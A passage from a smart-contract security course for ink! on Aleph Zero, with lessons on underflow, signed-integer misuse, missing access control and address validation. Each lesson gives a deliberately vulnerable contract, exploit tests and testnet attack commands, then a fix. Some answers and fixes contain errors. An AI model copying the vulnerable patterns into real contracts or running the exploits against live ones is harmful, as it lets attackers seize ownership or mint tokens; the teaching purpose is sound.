Unfortunately, Bob did not follow the [security guidelines](/aleph-zero/build/security-course-by-kudelski-security) and this has for consequences that his contract is vulnerable. Do you see where the security vulnerability occurs?

\==- Hint First, identify lines where mathematical operations occur. Then check for a possible overflow or underflow. ==- Answer The underflow vulnerability is on line 50.

```rust
self.bank -= amount;
```

\==-

### Simulated Attack

Can you think about a way to exploit this vulnerability? You may download the contract here, deploy it on Aleph Zero [testnet](https://test.azero.dev/), and try to attack it.

Did you succeed? Congratulations! If not, see the exploit below.

\==- Reveal Exploit This test demonstrates an exploit that allows Alice to withdraw more tokens than Bob has made available.

```rust
#[cfg(test)]
mod tests {
    use crate::bank::Bank;
    use ink::env::{test, DefaultEnvironment};

    #[ink::test]
    fn tokens_for_free() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut bank = Bank::new(10);

        // Initially, the bank has 10 tokens and Alice has 0 tokens
        assert_eq!(bank.balance_of(accounts.alice), 0);
        assert_eq!(bank.bank(), 10);

        // Alice attempts to withdraw 111 tokens, which is more than the bank has
        bank.withdraw(111);

        // Now, the bank has 155 tokens and Alice has 111 tokens due to underflow
        assert_eq!(bank.balance_of(accounts.alice), 111);
        assert_eq!(bank.bank(), 155);
    }
}
```

\==-

### Secure Solution

Luckily, there exist a secure way to implement the smart contract! Before revealing the solution, should take some time and try to secure the smart contract. Any success? Let’s reveal two possible solutions. ==- Solution 1 How can we fix the code so that we catch the underflow? We can use safe math that catches underflows.

```rust
        #[ink(message)]
        pub fn withdraw(&mut self, amount: u8) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance + amount < sender_balance {
                return;
            }

            let check = self.bank.checked_sub(amount);
            assert_eq!(check, None, "Underflow");

            self.balances.insert(sender, &(sender_balance + amount));
            self.bank -= amount;
        }

```

\==- Solution 2 Set the compiler flags debug-assertion and overflow-checks to true. These can be set in [Cargo.toml](https://doc.rust-lang.org/cargo/reference/profiles.html#default-profiles) for profile.release. This will ensure there will be a panic during runtime for overflows and underflows.

Keep in mind, this costs additional computations throughout the code. ==-

If you want, you can verify that the solution is secure by replaying the attack described above.

### Question

If you are up to the challenge, see if you know the answer to this question: ==- Reveal Question **True or false**: Exceeding the maximum value for an integer type will always panic. ==- Answers **False**. By default, debug builds will panic on overflow while release builds will not. This can be modified in Cargo.profile or by providing appropriate compiler flags. Even with overflow checking on, panics can be averted with saturating\_*, wrapping\_*, checked\_*, and overflowing\_* methods. See [integer overflow](https://doc.rust-lang.org/book/ch03-02-data-types.html#integer-overflow) in the the rust docs. ==-


# Lesson 4 - Signed-integer

## Introduction

In this lesson, we will learn the importance of using the correct type for your smart contracts, specifically when to use unsigned integer vs. signed integer.

## Prerequisites

To be able to understand and complete this lesson, we believe that the minimum requirement should be the completion of [`Lesson 1 - Getting Started`](/aleph-zero/build/security-course-by-kudelski-security/lesson-1-getting-started-with-ink). If you desire to be even more prepared please have a look at the official website of [ink!](https://use.ink/).

## Objectives and Outcomes

In this lesson you will learn:

* How a vulnerability can be introduced by using an inappropriate data type,
* How to exploit this vulnerability,
* How to fix the vulnerability.

## Exercise

### Vulnerable Smart contract

Alice and Bob want to be able to trade tokens in a smart contract. They deploy the ink! smart contract below on Aleph Zero that manages the tokens. The smart contract stores the total number of tokens in the variable `total_supply` and individual token balances for Alice and Bob are stored in the mapping `balances`.

```rust
#![cfg_attr(not(feature = "std"), no_std)]


#[ink::contract]
mod money {
    use ink::storage::Mapping;
    
    #[ink(storage)]
    #[derive(Default)]
    pub struct Money {
        total_supply: i32,
        balances: Mapping<AccountId, i32>,
    }
    impl Money {
        /// Constructor that initializes the supply of signed integer.
        #[ink(constructor)]
        pub fn new(supply: i32) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(caller, &supply);
            Self{
                balances,
                total_supply: supply,
            }
        
        }

        /// report the totaly supply of token
        #[ink(message)]
        pub fn total_supply(&self) -> i32 {
            self.total_supply
        }

        /// Simply returns the current balance of token in wallet
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> i32 {
            match self.balances.get(&account) {
                Some(value) => value,
                None => 0,
            }
        }

        #[ink(message)]
        pub fn transfer(&mut self, recipient: AccountId, amount: i32) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance < amount {
                return;
            }
            self.balances.insert(sender, &(sender_balance - amount));
            let recipient_balance = self.balance_of(recipient);
            self.balances.insert(recipient, &(recipient_balance + amount));
        }
    }
}

```

Unfortunately, Alice and Bob did not follow the [security guidelines](https://nagragrp.sharepoint.com/:w:/r/teams/INTERNALAlephZeroSecurityPartnershipP12831/Shared%20Documents/General/Technical%20Material/Security_Guideline/A0_dev_checklist.docx?d=wf2499ef60428424fa3255b30e238e6a4\&csf=1\&web=1\&e=PjMOAb) and their smart contract contains a vulnerability.

Can you determine where in the code the vulnerability occurs?

\==- Hint Examine the `transfer` function parameters. What are the logical boundaries of each parameter value? How are they declared? ==- Answer `amount` is declared as an unsigned integer, even though token amounts should all be positive. ==-

Can you think about a way to exploit this vulnerability? You may download the contract here, deploy it on Aleph Zero [testnet](https://test.azero.dev/), and try to attack it.

Did you succeed? Congratulations! If not, see the exploit below.

\==- Exploit The `transfer` function can be called with a negative token `amount`. This allows an attacker to send a negative amount of tokens to another user. Effectively, this sends tokens from the victim to the attacker.

The exploit is demonstrated in the test code below:

```rust
#[cfg(test)]
mod tests {
    use crate::money::Money;
    use ink::env::{test, DefaultEnvironment};

    #[ink::test]
    fn transfer_neg_works() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut money = Money::new(1000);
        assert_eq!(money.balance_of(accounts.alice), 1000);
        assert_eq!(money.balance_of(accounts.bob), 0);
        // change caller to bob
        test::set_caller::<DefaultEnvironment>(accounts.bob);
        // bob sends -100 to alice and so alice will send 100 to bob
        money.transfer(accounts.alice, -100);
        assert_eq!(money.balance_of(accounts.alice), 900);
        assert_eq!(money.balance_of(accounts.bob), 100);

    }

    #[ink::test]
    fn change_total_supply(){
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut money = Money::new(1000);
        // send -1000 to bob
        money.transfer(accounts.bob, -1000);
        //bobs account is -1000
        assert_eq!(money.balance_of(accounts.bob), -1000);
        // alice has more token than total_supply 2000 > 1000
        assert!(money.balance_of(accounts.alice) > money.total_supply());
    }
}
```

\==-

### Simulated attack

\==- Reveal Attack To simulate this attack you will need two founded accounts, so please watch <https://youtu.be/TiihJ_Ax14U> if you do not know how to do it.

```sh
cargo install cargo-contract --version 2.0.0-beta.1
```

```sh
cargo contract new money
cd price 
```

then copy paste the code above into the lib.rs file

```sh
cargo +nightly test -- --nocapture
```

The test outputs should look like that

```sh
running 5 tests
test money::tests::total_supply_works ... ok
test money::tests::balance_of_works ... ok
test money::tests::change_total_supply ... ok
test money::tests::transfer_neg_works ... ok
test money::tests::transfer_works ... ok

```

#### Build and Deploy to Testnet

```sh
cargo +nightly contract build --release
```

**using Cargo Contract Command line(results may vary)**

```sh
export SEED="[put your 12 words seed phrase here]"
export SEED2="[put your 12 words seed phrase of second account here]"
export URL="wss://ws.test.azero.dev"
```

```sh
cargo contract instantiate --suri "$SEED" --url "$URL" \
        --constructor new \
        --args 10000
```

```sh
Success! Gas required estimated at Weight(ref_time: 490290625, proof_size: 0)
Confirm transaction details: (skip with --skip-confirm)
 Constructor new
        Args 10000
   Gas limit Weight(ref_time: 490290625, proof_size: 0)
Submit? (Y/n): y
    Contract 5CaRmspGcMX71kSTj4H3BRuZRHhXD3egQDC8rZgdcGnev7uj
      Events
      .....
```

Copy Smart Contract Address from the above output, address will be different from this example

```sh
export CONTRACT="[put your contract hash here]"
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message total_supply --dry-run 
```

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [Int(10000)] })
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message transfer --args <public address of seed2> -100 
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args <public address of seed> 
```

Should be `10100`

```sh
cargo contract call --suri "$SEED2" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args <public address of seed2> 
```

should be `-100`

**Using Contracts-UI from substrate.io**

Go to <https://contracts-ui.substrate.io/>

*Add New Contract*

Upload `money.contract` from the *target/ink* directory and click next

Set the supply to `10000` and click next

Click *Upload and Instantiate*

Send Message `totalSupply`

Total supply is set to `10000`

Balance of contract constructer is `10000`

Balance of other account is `0`

Account `justinTest` sends `-5000` to Account `just2`

Account `justinTest` now has a balance of `15000` which is greater than the total supply

Account `just2` has a balance of `-5000`

Total supply is 10000 even though `justinTest` has a balance of 15000 ==-

### Secure Solution

Now we discovered the problem and it consequences, let's talk about the secure way of developing the smart contract.

Any idea? let's look at the solution!

\==- Solution Simply replace the signed integer with an unsigned or verified that the transfer done is bigger than 0 ==-

You can find in the table below a secure way to implement the smart contract desired by Bob and Alice.

\==- Reveal Secure Implementation

```rs
#![cfg_attr(not(feature = "std"), no_std)]


#[ink::contract]
mod money {
    use ink::storage::Mapping;
    
    #[ink(storage)]
    #[derive(Default)]
    pub struct Money {
        total_supply: u32, // i32->u32 because total_supply should not be negative.
        balances: Mapping<AccountId, u32>, // i32->u32 because negative balances are not allowed.
    }
    impl Money {
        /// Constructor that initializes the supply of signed integer.
        #[ink(constructor)]
        pub fn new(supply: u32) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(caller, &supply);
            Self{
                balances,
                total_supply: supply,
            }
        
        }

        /// report the totaly supply of token
        #[ink(message)]
        pub fn total_supply(&self) -> u32 {
            self.total_supply
        }

        /// Simply returns the current balance of token in wallet
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> u32 {
            match self.balances.get(&account) {
                Some(value) => value,
                None => 0,
            }
        }

        #[ink(message)]
        pub fn transfer(&mut self, recipient: AccountId, amount: u32) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance < amount {
                return;
            }
            self.balances.insert(sender, &(sender_balance - amount));
            let recipient_balance = self.balance_of(recipient);
            self.balances.insert(recipient, &(recipient_balance + amount));
        }
    }

    
    #[cfg(test)]
mod tests {
    use crate::money::Money;
    use ink::env::{test, DefaultEnvironment};

    #[ink::test]
    fn total_supply_works() {
        let money = Money::new(1000);
        assert_eq!(money.total_supply(), 1000);
    }

    #[ink::test]
    fn balance_of_works() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let money = Money::new(1000);
        assert_eq!(money.balance_of(accounts.alice), 1000);
        assert_eq!(money.balance_of(accounts.bob), 0);
    }

    #[ink::test]
    fn transfer_works() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut money = Money::new(1000);
        assert_eq!(money.balance_of(accounts.alice), 1000);
        assert_eq!(money.balance_of(accounts.bob), 0);
        money.transfer(accounts.bob, 100);
        //assert_eq!(money.balance_of(accounts.alice), 900);
        //assert_eq!(money.balance_of(accounts.bob), 100);
    }
    #[ink::test]
    fn transfer_neg_works() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut money = Money::new(1000);
        assert_eq!(money.balance_of(accounts.alice), 1000);
        assert_eq!(money.balance_of(accounts.bob), 0);
        // change caller to bob
        test::set_caller::<DefaultEnvironment>(accounts.bob);
        // bob sends 1100 to alice but fails and so no change in balances.
        money.transfer(accounts.alice, 1100);
        assert_eq!(money.balance_of(accounts.alice), 1000);
        assert_eq!(money.balance_of(accounts.bob), 0);

    }
    #[ink::test]
    fn change_total_supply(){
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut money = Money::new(1000);
        // send 1000 to bob
        money.transfer(accounts.bob, 1000);
        //bobs account is 1000
        assert_eq!(money.balance_of(accounts.bob), 1000);
        // alice still has less token than total_supply 
        assert!(money.balance_of(accounts.alice) < money.total_supply());

    }
}
}
```

\==- If you want can verify that this new source code secures the smart contract by replaying the attack over that has been done above.

### Question

If you are up to the challenge, see if you know the answer to this question:&#x20;

**True or false**: While working with integer, the only question that needs to be asked is if we required negative integer to decide which type of integer we need? ==- Answers **False**. No, while working with integer, we also need to ask ourselves if the maximum integer that could appear in your smart contract. For example, this would help us to decide between using a `u8` and `u32`. ==-


# Lesson 5 - Role-Based Access Control

## Introduction

This lesson targets the importance of verifying who can access or call the different functions of your Aleph Zero smart contract.

## Prerequisites

To be able to understand and complete this lesson, we believe that the minimum requirement should be the completion of [`Lesson 1 - Getting Started`](/aleph-zero/build/security-course-by-kudelski-security/lesson-1-getting-started-with-ink). If you desire to be even more prepared please have a look at the official website of [ink!](https://use.ink/).

## Objectives and Outcomes

In this lesson you will learn:

* What access control means in web3;
* The consequences of a bad access control implementation;
* How to exploit poorly implemented access control in practice;
* How to mitigate an attack on access control.

## Exercise

### Vulnerable Smart contract

Access control in smart contracts protect the access to functions or state. Having no access control could result to having external users modifying the global state of your contract in an undesired way and break the logic of your smart contract.

For example, Bob developed an application that he would like to deploy on Aleph Zero. To achieve his goal, he decided to implement his smart contract in the following way.

Consider a contract that sets a value or a state at construction that is intended to only be modified by the owner of the contract. This contract has two messages that are publicly accessible: `set_price` and `set_owner`.

```rust
#![cfg_attr(not(feature = "std"), no_std)]


#[ink::contract]
mod price {
    use ink::storage::Mapping;
   
    #[ink(storage)]
    #[derive(Default)]
    pub struct Price {
        total_supply: u32,
        price: u32,
        owner: AccountId,
        balances: Mapping<AccountId, u32>,
        
    }
    impl Price {
        #[ink(constructor)]
        pub fn new(supply: u32, price: u32) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(caller, &supply);
              Self{ 
                total_supply:supply,
                price : price,
                balances,
                owner: caller,
              }
            
        }

        #[ink(message)]
        pub fn total_supply(&self) -> u32 {
            self.total_supply
        }
        #[ink(message)]
        pub fn set_price(&mut self, price: u32) {
            self.price = price
        }
        #[ink(message)]
        pub fn get_price(&self) -> u32 {
            self.price
        }

        #[ink(message)]
        pub fn get_owner(&self) -> AccountId {
            self.owner
        }
        #[ink(message)]
        pub fn set_owner(&mut self, new_owner: AccountId) {
            self.owner = new_owner
        }
        /// Simply returns the current value of our `bool`.
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> u32 {
            match self.balances.get(&account) {
                Some(value) => value,
                None => 0,
            }
        }

        pub fn inflation(&mut self) {
            self.total_supply += 999_999
        }

        #[ink(message)]
        pub fn transfer(&mut self, recipient: AccountId, amount: u32) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance < amount {
                return;
            }
            self.balances.insert(sender, &(sender_balance - amount));
            let recipient_balance = self.balance_of(recipient);
            self.balances.insert(recipient, &(recipient_balance + amount));
        }
    }

    #[cfg(test)]
mod tests {
    use crate::price::Price;
    use ink::env::{test, DefaultEnvironment};

    #[ink::test]
    fn contract_construction() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let price = Price::new(1000, 10);
        assert_eq!(price.total_supply(), 1000);
        assert_eq!(price.get_price(), 10);
        assert_eq!(price.get_owner(), accounts.alice);
    }

    #[ink::test]
    fn access_to_non_message_functions() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(100_000, 100);
        let starting_supply = price.total_supply;
        // run non-message function `inflation` to add 999_999 to total_supply
        price.inflation();
        assert_eq!(price.total_supply, starting_supply + 999_999 )
    }

    #[ink::test]
    fn non_owner_set_price() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        // price set to 100 by alice at construction
        // change caller to bob
        test::set_caller::<DefaultEnvironment>(accounts.bob);
        //bob's attempt to set price and panic will result
        price.set_price(10);
        assert_eq!(price.get_price(), 10);
    }
    #[ink::test]
    fn non_owner_change_owner() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        // owner = alice
        // change caller to bob
        test::set_caller::<DefaultEnvironment>(accounts.bob);
        // attempt to set owner to bob and panic will result
        price.set_owner(accounts.bob);
        assert_eq!(price.get_owner(), accounts.bob);
    }
    #[ink::test]
    fn owner_change_owner() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        price.set_owner(accounts.django);
        assert_eq!(price.get_owner(), accounts.django);
        
        
    }
    #[ink::test]
    fn owner_change_price() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        price.set_price(50);
        assert_eq!(price.get_price(), 50);
        
    }
}
}
```

Unfortunately, Bob did not follow the [security guidelines](https://nagragrp.sharepoint.com/:w:/r/teams/INTERNALAlephZeroSecurityPartnershipP12831/Shared%20Documents/General/Technical%20Material/Security_Guideline/A0_dev_checklist.docx?d=wf2499ef60428424fa3255b30e238e6a4\&csf=1\&web=1\&e=PjMOAb).

What are the security vulnerabilities in the code presented in above?

\==- Hint Please have a look at the function `set_price` and `set_owner`&#x20;

\==- Answer The price and the owner of the smart contract can be modified by any user. ==- Let’s discuss the consequences of the vulnerabilities. Can you think of a way to exploit those vulnerabilities?

### Simulated Attack

Please download the executable of the contract here, deploy it on Aleph Zero testnet (<https://test.azero.dev/> ) and try to attack it. Any

Did you succeed? Yes! Well done, if not please do not worry and have a look at the proposed attack below.

\==- Attack

#### Setup

To simulate you will need two founded accounts, please watch the video of \[Course\_04]\(add link) if you do not know how to do it.

```sh
cargo install cargo-contract --version 2.0.0-beta.1
```

```sh
cargo contract new price
cd price 
```

then copy paste the code above into the lib.rs file

```sh
cargo +nightly test -- --nocapture
```

Tests Output

```sh
running 6 tests
test price::tests::non_owner_change_owner ... ok
test price::tests::access_to_non_message_functions ... ok
test price::tests::owner_change_owner ... ok
test price::tests::contract_construction ... ok
test price::tests::non_owner_set_price ... ok
test price::tests::owner_change_price ... ok
```

#### Build and Deploy to Testnet

**Using Cargo Contract Command line**

```sh
cargo +nightly contract build --release
```

```sh
export SEED="[put your 12 words seed phrase here]"
export URL="wss://ws.test.azero.dev"
```

```sh
cargo contract instantiate --suri "$SEED" --url "$URL" \
        --constructor new \
        --args 1000 450
```

Output

```sh
 Dry-running new (skip with --skip-dry-run)
    Success! Gas required estimated at Weight(ref_time: 513761328, proof_size: 0)
Confirm transaction details: (skip with --skip-confirm)
 Constructor new
        Args 1000 450
   Gas limit Weight(ref_time: 513761328, proof_size: 0)
Submit? (Y/n): y
    Contract 5D3U2wgaBKaYDA7459TPrCJZ8LBVfTA44JLf5W1WRHuE1bey
      Events
      ....
```

```sh
export CONTRACT="5D3U2wgaBKaYDA7459TPrCJZ8LBVfTA44JLf5W1WRHuE1bey"
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message get_price --dry-run
```

Output

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(450)] })
```

Set price with second account(`$SEED2`)

```sh
cargo contract call --suri "$SEED2" --url "$URL"  --contract "$CONTRACT"  --message set_price --args 10    
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message get_price --dry-run 
```

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(10)] })
```

User with `$SEED2` sets themselves to owner

```sh
cargo contract call --suri "$SEED2" --url "$URL"  --contract "$CONTRACT"  --message set_owner --args "5HiyV1tUmLy4ARX4tUk9eqMRt1D2dAc7WSPLLK22oAk6aoPK" 
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message get_owner --dry-run
```

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [Literal("5HiyV1tUmLy4ARX4tUk9eqMRt1D2dAc7WSPLLK22oAk6aoPK")] })
```

**Using Contracts-UI from substrate.io**

Go to <https://contracts-ui.substrate.io/>

*Add New Contract*

Upload `money.contract` from the *target/ink* directory and click next

Set the supply to `10000` and the price to `450` and click *next*

Click *Upload and Instantiate*

The price is `450`

The owner is `justinTest` or `5EZTBFJJxgSFwSALjVitwzmuiTDzT5JjxoYmmaejo9ueBUwt`

The price being changed to `10` by `just2`

The price is set to `10`

`just2` setting themself to owner

The Owner is now `5HiyV1tUmLy4ARX4tUk9eqMRt1D2dAc7WSPLLK22oAk6aoPK` ==-

### Secure Solution

Now we have discovered the problem and its consequences. Let's talk about the secure way of developing the smart contract.

Any idea? Let's look at the solution!

\==- Solution Verify for the desired function that the owner of the smart contract is also the caller of the function by checking `self.owner == self.env().caller()`. It is important to know that you could also give access to other users. ==-

You can see below a secure way to implement the smart contract that Bob desired.

\==- Reveal Secure Implementation

```rs
# Secure Smart Contract
#![cfg_attr(not(feature = "std"), no_std)]


#[ink::contract]
mod price {
    use ink::storage::Mapping;
   
    #[ink(storage)]
    #[derive(Default)]
    pub struct Price {
        total_supply: u32,
        price: u32,
        owner: AccountId,
        balances: Mapping<AccountId, u32>,
        
    }
    impl Price {
        #[ink(constructor)]
        pub fn new(supply: u32, price: u32) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(caller, &supply);
              Self{ 
                total_supply:supply,
                price : price,
                balances,
                owner: caller,
              }
            
        }

        #[ink(message)]
        pub fn total_supply(&self) -> u32 {
            self.total_supply
        }
        #[ink(message)]
        pub fn set_price(&mut self, price: u32) {
            if self.owner == self.env().caller() {
                self.price = price
            }
        }
        #[ink(message)]
        pub fn get_price(&self) -> u32 {
            self.price
        }

        #[ink(message)]
        pub fn get_owner(&self) -> AccountId {
            self.owner
        }
        #[ink(message)]
        pub fn set_owner(&mut self, new_owner: AccountId) {
            if self.owner == self.env().caller() {
                self.owner = new_owner
            }
        }
        /// Simply returns the current value of our `bool`.
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> u32 {
            match self.balances.get(&account) {
                Some(value) => value,
                None => 0,
            }
        }

        pub fn inflation(&mut self) {
            self.total_supply += 999_999
        }

        #[ink(message)]
        pub fn transfer(&mut self, recipient: AccountId, amount: u32) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance < amount {
                return;
            }
            self.balances.insert(sender, &(sender_balance - amount));
            let recipient_balance = self.balance_of(recipient);
            self.balances.insert(recipient, &(recipient_balance + amount));
        }
    }

    #[cfg(test)]
mod tests {
    use crate::price::Price;
    use ink::env::{test, DefaultEnvironment};

    #[ink::test]
    fn contract_construction() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let price = Price::new(1000, 10);
        assert_eq!(price.total_supply(), 1000);
        assert_eq!(price.get_price(), 10);
        assert_eq!(price.get_owner(), accounts.alice);
    }

    #[ink::test]
    fn access_to_non_message_functions() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(100_000, 100);
        let starting_supply = price.total_supply;
        // run non-message function `inflation` to add 999_999 to total_supply
        price.inflation();
        assert_eq!(price.total_supply, starting_supply + 999_999 )
    }

    #[ink::test]
    fn non_owner_set_price() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        // price set to 100 by alice at construction
        // change caller to bob
        test::set_caller::<DefaultEnvironment>(accounts.bob);
        //bob's attempt to set price and no change since bob is not an owner
        price.set_price(10);
        assert_eq!(price.get_price(), 100); 
    }
    #[ink::test]
    fn non_owner_change_owner() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        // owner = alice
        // change caller to bob
        test::set_caller::<DefaultEnvironment>(accounts.bob);
        // attempt to set owner to bob and no change since owner is alice.
        price.set_owner(accounts.bob);
        assert_eq!(price.get_owner(), accounts.alice);
    }
    #[ink::test]
    fn owner_change_owner() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        price.set_owner(accounts.django);
        assert_eq!(price.get_owner(), accounts.django);
        
        
    }
    #[ink::test]
    fn owner_change_price() {
        let accounts = test::default_accounts::<DefaultEnvironment>();
        test::set_caller::<DefaultEnvironment>(accounts.alice);
        let mut price = Price::new(10000, 100);
        price.set_price(50);
        assert_eq!(price.get_price(), 50);
        
    }
}
}

```

\==- If you want can verify that this new source code secures the smart contract by replaying the attack over that has been done above.

### Question

If you are up to the challenge, see if you know the answer to this question:&#x20;

**True or false**: Which other identity than the contract owner could be allowed to modified the price of the token?&#x20;

\==- Answers **False**. For example, an oracle if the price depends of some date external to the blockchain. ==-


# Lesson 6 - Address Validation

## Introduction

In this lesson, you will learn the importance of validating the recipient address whenever a token is transferred to any address. The lack of address validation may result in lost or locked tokens if default addresses are used mistakenly on production chains.

## Prerequisites

To be able to understand and complete this lesson, we believe that the minimum requirement should be the completion of [`Lesson 1 - Getting Started`](/aleph-zero/build/security-course-by-kudelski-security/lesson-1-getting-started-with-ink). If you desire to be even more prepared please have a look at the official website of [ink!](https://use.ink/).

## Objectives and Outcomes

In this lesson you will learn:

* The consequences of not checking the recipient address against a list of known bad addresses;
* How to attack a smart contract by using the lack of address validation;
* How to mitigate the attack.

## Exercise

### Vulnerable Smart contract

A token contract that allows transfer to any addresses, without validation, is vulnerable. The following `transfer` function does not perform any address validations on the user-provided token recipient address and may result in lost or locked tokens if default addresses are used mistakenly on production chains.

```rust
        #![cfg_attr(not(feature = "std"), no_std)]

#[ink::contract]
mod s0token {
    use ink::{storage::Mapping};

    #[ink(storage)] 
    pub struct S0token {
        total_supply: u32,
        balances: Mapping<AccountId, u32>
    }

    impl S0token {
        /// Creates a token contract with the given initial supply belonging to the contract creator
        #[ink(constructor)]
        pub fn new_token(supply: u32) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(&caller,&supply);
            Self {
                total_supply: supply,
                balances
            }
        }

        /// Total Supply of s0token
        #[ink(message)]
        pub fn total_supply(&self) -> u32 {
            self.total_supply
        }

        /// Current balance of the chosen account.
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> u32 {
            match self.balances.get(&account) {
                Some(value) => value,
                None => 0,
            }
        }

        /// Transfers an amount of tokens to the chosen recipient.
        #[ink(message)]
        pub fn transfer(&mut self, recipient: AccountId, amount: u32) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance < amount {
                return;
            }
            self.balances.insert(sender, &(sender_balance - amount));
            let recipient_balance = self.balance_of(recipient);
            self.balances.insert(recipient, &(recipient_balance + amount));
        }

    }

}

```

Unfortunately, Bob did not follow the [security guidelines](https://nagragrp.sharepoint.com/:w:/r/teams/INTERNALAlephZeroSecurityPartnershipP12831/Shared%20Documents/General/Technical%20Material/Security_Guideline/A0_dev_checklist.docx?d=wf2499ef60428424fa3255b30e238e6a4\&csf=1\&web=1\&e=PjMOAb) and this has for consequences that his contract is vulnerable. Do you see where the security vulnerability occurs?

\==- Hint First, identify lines where the check of the function caller is done.&#x20;

\==- Answer The validation of the address is not done correctly.

### Simulated Attack

\==- Reveal Attack

#### Setup

> When developing contracts in Ink, there are a number of addresses that are used for development purposes locally and on the testnet. However, use of these addresses on the production network can result in lost gas fees and unretrievable tokens and AZERO if accidentally used within that environment. A list of these accounts can be found in the `ink_env` test documentation.

<https://paritytech.github.io/ink/ink_env/test/struct.DefaultAccounts.html>

```sh
cargo install cargo-contract --version 2.0.0-beta.1
```

```sh
cargo +nightly test -- --nocapture
```

Tests Output

```sh
running 3 tests
Caller: AccountId([1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1])
Recipient: AccountId([2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2])
Account Balance: 1000
test s0token::tests::total_supply_works ... ok
test s0token::tests::balance_of_works ... ok
test s0token::tests::transfer_works ... ok
```

#### Build and Deploy to Testnet

**Using Cargo Contract Command line**

```sh
cargo +nightly contract build --release
```

```sh
export SEED="[put your 12 words seed phrase here]"
export URL="wss://ws.test.azero.dev"
```

```sh
cargo contract instantiate --suri "$SEED" --url "$URL" \
        --constructor new_token \
        --args 10000
```

Output

```
 Dry-running new_token (skip with --skip-dry-run)
    Success! Gas required estimated at Weight(ref_time: 489377768, proof_size: 0)
Confirm transaction details: (skip with --skip-confirm)
 Constructor new_token
        Args 10000
   Gas limit Weight(ref_time: 489377768, proof_size: 0)
Submit? (Y/n): 
   Code hash 0xeaae76bb62900ef5c5f17d0802b1c80a7346db0cbab00c729a74f6b1bb6e865c # Code Hash address will be different
    Contract 5GJZow5yovTExpjBEMb8ECrJJ7sutR471gvVTbCETfjcAg6e # Contract address will be different
      Events
      ....
```

```sh
export CONTRACT="<contract address from above>"
